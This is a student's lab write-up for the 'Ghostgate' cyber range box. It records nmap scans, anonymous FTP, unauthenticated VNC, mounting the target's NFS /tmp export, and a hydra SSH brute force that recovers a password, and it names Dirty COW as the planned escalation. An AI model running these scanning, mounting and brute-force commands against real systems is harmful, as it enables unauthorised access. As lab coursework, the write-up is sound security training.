# Cyber Range - Ghostgate

Atharva Velani 20411611


*This write up on ghost gate goes through different forms of exploits on multiple vulnerable ports, mounting drives, vnc to find usernames, password cracking using hydra (brute force) and finally using dirty cow as a method to escalate privileges. This was quite confusing as my vnc player was incorrectly working and I couldn't brute force the single user which I managed to find with the mount, however, looking at the guide posted I used that information and continued after.*

***Table of Contents:***

## Step 1: Scan the network

Use nmap to scan the network for open ports that we can exploit.

***nmap -sV 192.168.2.150***




```
└─# nmap -sV 192.168.2.150
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 06:28 EDT
Nmap scan report for 192.168.2.150
Host is up (0.011s latency).
Not shown: 993 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd (before 2.0.8) or WU-FTPD
22/tcp   open  ssh      OpenSSH 5.1 (protocol 2.0)
80/tcp   open  http     Apache httpd 2.2.10 ((Linux/SUSE))
111/tcp  open  rpcbind  2-4 (RPC #100000)
2049/tcp open  nfs      2-4 (RPC #100003)
5801/tcp open  vnc-http TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
5901/tcp open  vnc      VNC (protocol 3.7)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 1: nmap scan of network)**

Perform a more in depth scan on open ports


***nmap -sV -A 192.168.2.150***



```
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      39502/udp   mountd
|   100005  1,2,3      58760/tcp   mountd
|   100021  1,3,4      34983/tcp   nlockmgr
|   100021  1,3,4      59347/udp   nlockmgr
|   100024  1          35106/tcp   status
|_  100024  1          37491/udp   status
2049/tcp open  nfs      2-4 (RPC #100003)
5801/tcp open  vnc-http TightVNC 1.2.9 (resolution: 1024×788; VNC TCP port 5901)
|_http-title: Remote Desktop
5901/tcp open  vnc      VNC (protocol 3.7)
| vnc-info:
|   Protocol version: 3.7
|   Security types:
|     None (1)
|     Tight (16)
|   Tight auth subtypes:
|     None
|_  WARNING: Server does not require authentication
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 2: detailed scan on ports)**



```
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd (before 2.0.8) or WU-FTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
| -rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
| -rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
| -rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
| -rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
| -rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
| -rw-r--r--    1 0        0              44 Nov 20  2004 index.html
|_-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.0.115
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 900
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.0.7 - secure, fast, stable
|_End of status
```


```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 3: detail scan continued)**

Three open ports that look promising, FTP, VNC and RPC bind.

## Step 2: Exploit potential vulnerable ports.

A dirb scan using dirbuster shows nothing overly promising. Nagios had a log on error, I tried the default log in nagiosadmin and PASSW0RD, these credentials didn't work so need to try other ports.




| Directory Stucture | Response Code | Response Size |
|---|---|---|
| .hta | 403 | 254 |
| .hta.php | 403 | 254 |
| ~bin | 403 | 254 |
| ~ftp | 403 | |
| ~lp | 403 | |
| ~mail | 403 | |
| ~nobody | 403 | |
| cgi-bin | 403 | |
| error | 403 | |
| icons | 200 | |
| manual | 200 | 8196 |
| nagios | 401 | 314 |

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 4: dirbuster results)**

Logging into ftp anonymous and trying to put a test file into the ftp server. However this didn't go through so must try something else.

***ftp 192.168.2.150***
***put test.txt***




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# vim test.txt

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# ftp 192.168.2.150
Connected to 192.168.2.150.
220 Welcome to Ghostgate's FTP Service
Name (192.168.2.150:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful. Consider using PASV.
553 Could not create file.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            2326 Nov 20  2004 apache_pb.gif
-rw-r--r--    1 0        0            1385 Nov 20  2004 apache_pb.png
-rw-r--r--    1 0        0            2410 Dec 14  2005 apache_pb22.gif
-rw-r--r--    1 0        0            1502 Dec 14  2005 apache_pb22.png
-rw-r--r--    1 0        0            2205 Dec 14  2005 apache_pb22_ani.gif
-rw-r--r--    1 0        0             302 Mar 13  2006 favicon.ico
-rw-r--r--    1 0        0              44 Nov 20  2004 index.html
-rw-r--r--    1 0        0              26 Dec 03  2008 robots.txt
226 Directory send OK.
ftp> 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 5: ftp attempt)**

Attempting to open vnc viewer, this showed an error and it might be worthwhile to check again.



```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# vncviewer 192.168.2.150:5901
Connected to RFB server, using protocol version 3.7
Enabling TightVNC protocol extensions
No authentication needed
Desktop name "nobody's x11 desktop (Ghostgate:1)"
VNC server default format:
  16 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 31 green 63 blue 31, shift red 11 green 5 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
vncviewer: VNC server closed connection
Tight encoding: error receiving palette.
```


```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 6: vnc attempt)**

***vncviewer 192.168.2.150:5901***

Lets try mounting into temp to see if we can get any information on users or system.

***showmount -e 192.168.2.150***
***mkdir /tmp/ghostgate***
***sudo mount -t nfs 192.168.2.15:/tmp /tmp/ghostgate***
***df -k (show successful mount)***
***cd /tmp/ghostgate***
***ls***




```
┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# showmount -e 192.168.2.150
Export list for 192.168.2.150:
/tmp            *
/srv/www/htdocs *
/srv/www/cgi-bin *

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# mkdir /tmp/ghostgate

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# sudo mount -t nfs 192.168.2.150:/tmp /tmp/ghostgate

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# df -k
Filesystem          1K-blocks     Used Available Use% Mounted on
udev                  1975720        0   1975720   0% /dev
tmpfs                  402488     2408    400080   1% /run
/dev/sda1            81000912 27515104  49325196  36% /
tmpfs                 2012432      172   2012260   1% /dev/shm
tmpfs                    5120        0      5120   0% /run/lock
tmpfs                  402484       60    402424   1% /run/user/1000
192.168.2.20:/tmp     7163136  5015168   1784064  74% /tmp/tel-mora
192.168.2.150:/tmp   10871296  4108928   6210048  40% /tmp/ghostgate

┌──(root💀kali)-[/home/kali/Desktop/cyberrange/ghostgate]
└─# cd /tmp/ghostgate

┌──(root💀kali)-[/tmp/ghostgate]
└─# ls
1785097705       kde-centurion  ksocket-centurion  pulse-k8idDVRHDkr6  ssh-VPMAW3334  xauth.XXXXSbuNLC
hsperfdata_root  kde-root       orbit-centurion    ssh-TAAOI3565       VMwareDnD      xwlog
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

**(Figure 7: mounting to /tmp)**

***cat xwlog***

this shows us the OS system and its vulnerable to dirty cow exploit. This information is useful for later.



```
┌──(root💀kali)-[/tmp/ghostgate]
└─# cat xwlog

X.Org X Server 1.5.2
Release Date: 10 October 2008
X Protocol Version 11, Revision 0
Build Operating System: openSUSE SUSE LINUX
Current Operating System: Linux Ghostgate 2.6.27.7-9-default #1 SMP 2008-12-04 18:10:04 +0100 x86_64
Build Date: 03 December 2008  02:40:38PM

        Before reporting problems, check http://wiki.x.org
        to make sure that you have the latest version.
Module Loader present
Markers: (--) probed, (**) from config file, (==) default setting,
        (++) from command line, (!!) notice, (II) informational,
        (WW) warning, (EE) error, (NI) not implemented, (??) unknown.
(==) Log file: "/var/log/Xorg.99.log", Time: Thu Oct  1 04:39:44 2020
(++) Using config file: "/tmp/sysdata-7438"
error setting MTRR (base = 0xf0000000, size = 0x01000000, type = 1) Function not implemented (38)
(EE) VMWARE(0): Hardware cursor initialization failed
Could not init font path element /usr/share/fonts/TTF/, removing from list!
Could not init font path element /usr/share/fonts/OTF, removing from list!
error setting MTRR (base = 0xf0000000, size = 0x01000000, type = 1) Invalid argument (22)
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```


**(Figure 8: linux version)**

## Step 3: Password cracking using Hydra

This is where I got stomped for a bit and saw Desmonds vnc was working correctly and there were 3 users in the vnc. Next step is to try password brute force on the three accounts into the ssh system.

***hydra -L users.txt -p rockyou.txt 192.168.2.15 ssh***

There is a successful password for login user **aetian**. Password: **987654321**



```
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "danielle" - 78
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "forever" - 79
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "family" - 80 o
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "jonathan" - 81
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "987654321" - 8
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "computer" - 83
[ATTEMPT] target 192.168.2.150 - login "aetian" - pass "whatever" - 84
[22][ssh] host: 192.168.2.150   login: aetian   password: 987654321
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "123456" - 14344400 of 43033197 [child 3] (0/0)
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "12345" - 14344401 of 43033197 [child 3] (0/0)
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "123456789" - 14344402 of 43033197 [child 3] (0/0)
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "password" - 14344403 of 43033197 [child 3] (0/0)
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "iloveyou" - 14344404 of 43033197 [child 3] (0/0)
[ATTEMPT] target 192.168.2.150 - login "centurion" - pass "princess" - 14344405 of 43033197 [child 3] (0/0)
^C^Z
zsh: suspended  hydra -L users.txt -P /usr/share/wordlists/rockyou.txt 192.168.2.150 -t 4 -V
```

